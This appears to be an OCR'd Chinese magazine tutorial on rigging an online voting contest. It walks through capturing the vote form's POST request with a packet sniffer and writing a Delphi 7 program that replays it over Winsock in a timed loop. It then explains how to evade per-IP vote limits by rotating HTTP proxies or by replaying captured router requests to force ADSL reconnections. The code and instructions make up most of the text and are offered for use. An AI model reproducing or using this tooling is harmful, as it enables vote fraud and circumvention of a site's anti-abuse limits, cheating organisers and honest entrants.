）然后点击页面下方的“点击投票”。经过我事后实验发现，不止有页面上写的这些规定，不同的IP在两分钟内同时给同一个人

投票，只有一个IP的票会有效的被记录。也就是说，无论你多少个IP，两分钟之内，一个人只能接受五票（感觉有点小变态）。投票的页面如图2。




图1




图2

为了看明天页面，就看页面的源文件，发现这个按钮是个“submit”按钮。

<input type="submit" name="Submit" value="点击投票">

这样，我们就可以用自动提交表单的方法来刷票了。但是这种方法的效率不高，而且如果你的机器配制不高的话，提交表单及其容易把机器弄的卡。所以我们选择发送数据包的方法来刷票。手先拿出我们的利器“WSExplorer”，这是一个Windows下的捕获数据包的工具。打开工具，找到浏览器的进程，双击它，就会在右侧的窗口中显示捕获到的数据了。现在回到投票页面，选中我朋友和随便一个人后，点击投票。这时“WSExplorer“里就捕获到数据啦。这里有的叉子就会说了：“天啊，这么多的数据包，我们要看哪个啊？”不用着急，让我来教大家一个技巧，我们可以看点击投票之后，距离我们最近的GET或POST数据包(一般是POST)，其特点是这个数据包中有你要投票人的信息。例如在图3中，大家可以看到，我找到了一个POST包，里面有我朋友的“UserNo“，还有我同时选择的别人的“UserNo”。而且号码和我朋友还有那个人的参赛号码是一样的。




图3

这样我们就确定就是这个包啦。这个包里有很多的信息，至于有什么信息，我们一点也不用关心。接下来拿出我们今天的主角----Delphi7，开始编写程序。

这个程序的具体构思是这样的，不用管它数据包中有什么，直接按照数据包的格式构造一个数据包，然后发送到服务器的对应端口就好。这样的方式有个好处就是，不用分析数据包，而且出错率也相对较低。

打开Delphi7，文件→新建→应用程序，来新建一个应用程序，在程序窗口上，放上如图4中的控件。一个Button，用来开始和暂停刷票。Label1，用于显示“已经刷了X票”Label2，用于显示刷的票数。




图4

程序的办法是，点击Button1后，判断是否是第一次点击。如果是则建立一个循环发送我们构造的数据包的线程。如果不是则停止线程，停止发送数据包。之所以建立线程，是因为在这种程序中建立线程一个是不会因为循环太快而假死，另外也比较节省系统资源。但是这里有一个问题：一次要给两个人投票，而且如果我每次都给同样的两个人投票的话，那我朋友增加的票数不就和那个人一样啦，怎么办呢？可以这样啊：每次都换一个人投票，这样的话不就给别人投的少，给我朋友投的多了么。代码的每一句我都加了注释，意在让编程初学者明白我都在做什么，为什么要这样编，大家注意好好看，尤其注意看程序的思想。当然啦，程序运行后，我们首先要申明程序运行中要用到的全局变量，在程序的“Var“部分添加：

MWsaData: TWSAData; //申明一个TWSAData指针，用于存放WSAStartup函数返回的Winsock库的版本信息

MSocket: TSocket; //创建TCP套接字的句柄

MRemoteAddr: TSockAddr; //用于保存连接相关参数的结构

MSendData: Pchar; //用于指向要发送的数据的指针

MRecvData: Pchar; //用于指向接收到的数据的指针。Pchar是个指针类型，指向#0结尾的字符串

Mid: DWORD; //线程的ID，没有的话，建立不了线程

MThread: THandle; //线程的句柄，程序里没有它也行。这里有，只是为了我们第二次点击按钮的时候能够停止线程

申明完变量后，首先我们来编写线程部分的代码，如下：

```
procedure SendPack(); //自己定义一个线程过程，名字：SendPack
var
  i,j: Integer; //申明线程中要用的变量，i是为了循环改变除了我朋友外的投票人，j是投票的计数器
  Mstrlist: TStringList; //申明一个TStringList，里面放的是多个其它投票人的UserNo
begin
  Mstrlist := TStringList.Create; //建立字符链表
  Mstrlist.Clear; //清空它
  Mstrlist.add('001'); //在TStringList中的每一行加上一个别的投票人的UserNo
  Mstrlist.add('002'); //因为一个IP只能投10票，也就是投5次，所以我只用了5个别人的UserNo
  Mstrlist.add('003');
  Mstrlist.add('004');
  Mstrlist.add('005');
  WSAStartup(MAKEWORD(2, 2), MWsaData); //初始化WinSock库，版本为2.2
  //创建TCP套接字，如果创建套接字出错，则执行下面的代码。这两句代码也可以这样写：'if (socket(AF_INET, SOCK_STREAM, 0) = INVALID_SOCKET) then……'也就是不用申明套接字的句柄
  MSocket := socket(AF_INET, SOCK_STREAM, 0);
  if (MSocket = INVALID_SOCKET) then
  begin
    Showmessage('创建套接字出错！'); //弹出对话框告知
    WSACleanup(); //释放winsock库
    Form1.Button1.Caption := '给我开刷'; //Button1的标题改回来
    Exit; //退出本过程
  end;
  ZeroMemory(@MRemoteAddr, sizeof(MRemoteAddr)); //清空MRemoteAddr，即是这个结构的初始化
  MRemoteAddr.sin_family := AF_INET; //填充sockaddr_in结构，可以理解为填入连接的相关信息
  MRemoteAddr.sin_addr.S_addr := inet_addr('投票服务器IP'); //你要把数据包发送到的服务器的IP
  MRemoteAddr.sin_port := htons(80); //服务器的端口
  //连接到服务器，如果连接出错，则执行下面的代码
  if connect(MSocket, @MRemoteAddr, sizeof(MRemoteAddr)) = -1 then
  begin
    Showmessage('连接服务器出错！');
    closesocket(MSocket); //关闭套接字
    WSACleanup();
    Form1.Button1.Caption := '给我开刷';
    Exit;
  end;
  GetMem(MSendData, 4096);
  GetMem(MRecvData, 10240); //为Pchar分配内存，用于储存要发送和接收到的数据
  j := 0; //票数的计数器清零
  while true do //开始循环投票啦
  begin
    for i := 0 to 4 do //循环改变第二个投票人的UserNo
    begin
      ZeroMemory(MSendData, 4096);
      ZeroMemory(MRecvData, 10240); //清空数组
        //构造HTTP请求数据包的请求头，这里就是刚刚我们抓包抓到的东西，一行一行的添加到MSendData里。"#13#10"是回车和换行符，要是没有的话，数据包就全是一行数据啦。因为MSendData是个Pchar类型的，不能直接添加String类型的字符，容易出错，所以用StrPCopy的方法，复制进去
      StrPCopy(MSendData,
      'POST /abc/abc/abc.jsp HTTP/1.1'
        + #13#10 + 'Host: ***.***.***.***'
        + #13#10 + 'User-Agent: Mozilla/5.0 (Win-
```

```
dows NT 6.1; rv:5.0) Gecko/20100101 Firefox/5.0'
          + #13#10 +'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'
          + #13#10 +'Accept-Language: zh-cn,zh;q=0.5'
          + #13#10 +'Accept-Encoding: gzip, deflate'
          + #13#10 +'Accept-Charset: GB2312,utf-8;q=0.7,*;q=0.7'
          + #13#10 +'Connection: keep-alive'
          + #13#10 +'Referer: http://www.abc/abc/abc/'
          + #13#10 +'Content-Type: application/x-www-form-urlencoded'
          + #13#10 +'Content-Length: 83'
          + #13#10    //数据包里这里空了一行，别忘记了
            //注意这里，在for循环里，i从0到4，就将UserNo从TStringList里第0行到第4行依次取出加在这里，构成不同的数据包，给不同的人投票
          + #13#10 +'UserNo=006&UserNo='
          +Mstrlist.Strings[i]
          +'&act=do&Submit=%B5%E3%BB%F7%CD%B6%C6%B1');
          try
            send(MSocket, MSendData^, Length(MSendData), 0);  //发送数据
            recv(MSocket, MRecvData^, 10240, 0); //接收数据
            StrPas(MRecvData);  //因为接收到的数据是Pchar类型的，所以转换为String类型的方便我们进一步处理
          Except  //如果try部分的代码执行出错就弹出警告对话框，点击按钮Button1，至于为什么这样做，一会你就知道啦
            showmessage('发送或接收数据失败，请检查网络！');
            Form1.Button1.Click;
          end;
            //如果接收到的数据包中有“200 OK”的字样（图3中的第8个数据包就是接收到的），则代表投票成功，投票计数器加1。其实POS函数返回的是“200 OK”这个字符出现在MRecvData中的第几个位置，所以我们只要判断这个位置的数是不是大于0，就知道这里是否含有这个字符了
            if POS('200 OK',MRecvData)>0 then
            begin
              j := j + 1;
              Form1.Label2.Caption := inttostr(j);
            end;
          end;
        Sleep(120000);    //暂停120000毫秒，也就是两分钟后继续'while'循环
        end;
      end;
```

好了，到这里投票线程部分的代码写完啦，回头来看点击我们的“Button1”后会发生什么吧。双击窗口上的Button1控件，添加如下代码：

```
procedure TForm1.Button1Click(Sender: TObject); //程序的点击按钮事件
begin
  if Button1.Caption = '给我开刷' then  //如果按钮的标题是“给我开刷”，说明是第一次点击按钮，则执行下面的代码
    begin
      Button1.Caption := '行了别刷了';  //按钮标题改为“行了别刷了”。
        MThread := BeginThread(nil,0,@SendPack,nil,0,Mid);  //建立刷票的线程
    end
```

clse //如果标题不是'给我开刷'，说明不是第一次点击按钮。如果在线程里什么东西出错的话，点击按钮，这里按钮的标题肯定不是“给我开刷”，所以也就行自动执行下面的代码：

```
    begin
      TerminateThread(MThread,0);  //结束线程
      FreeMem(MSendData);
    FreeMem(MRecvData);  //释放pchar变量
      closesocket(MSocket);  //关闭套接字
      WSACleanup();  //释放winsock库。以上这两部是WinSock程序结束后必须做的，要不然程序会出错，而且系统
```

```
资源也会一直占着
        Form1.Button1.Caption := '给我开刷';
    end;
end;
```

这样就能刷票啦。但是还有一个问题，IP呢？一个IP只能投10票，这表示这个程序只能循环一次，再循环，投票也不会被记录了啊。嘿嘿，这个不用急，我们可以用Http代理啊。在“while”循环里每循环1次就换一个Http代理。这里代码就不给出了，但是我可以给大家用代理的思想，大家自己动手编写出这段代码。其实很简单，当然要找来好多的代理，可以去网上搜，然后用花刺验证一下，很多的。首先，用了代理就不是连接和发送到投票的服务器了，而是代理的服务器IP。因为要通过代理服务器来访问我们的目标网页的么，这就你填充“sockaddr_in”结构的时候，IP就要填写代理的IP。然后在构造HTTP请求数据包的请求头的时候，在'POST'的路径前面加上服务器的域名或IP，注意是投票服务器的，不是代理服务器的。例如写成这样的“POST http://投票服务器IP/abc/abc/abc.jsp HTTP/1.1”，然后将“Connection: keep-alive”改为Proxy-Connection: Keep-Alive即可。这里我用的不是这个办法，因为经过测试，一个是这个投票的服务器实在太差，找速度快的免费代理又比较难，半天也刷不了一票。我用的是重新连接ADSL的办法，当然这个办法比较笨，不过我用起来很有效。但是限制又来了，我这里用的是水星的路由器，我不可能操纵本机的ADSL连接和断开，只能用IE登陆到路由器里，点击连接和断开，如图5。




图5

怎么办呢？哈哈，聪明的叉子可能已经想到了，还是抓包发送。抓IE里连接和断开的包，在“while”循环里添加上这段发包。

不过大家注意一下我图中的数据包，我画红框的地方，“GET”提交的网址里有一串utf-8编码后的东西，在有些机器上，这些编码还会显示成乱码。注意那是两个汉字。可是是什么汉字呢？如果显示的是utf-8编码的话，可以直接这样写进数据包提交。要是乱码的话，这里我教大家水星和TP-Link路由器80%型号的判断方法，大家下载路由器中“GET”提交的文件，下载地址就是“Http://数据包中的Host部分/GET后面的部分'，例如我这里就是'Http://192.168.1.1:4900/userRpm/StatusRpm.htm”。用记事本打开下载回来的文件，搜索这个URL问号后的一部分东西，你就知道那两个汉字到底是什么啦，也就是图7中我选中的地方。

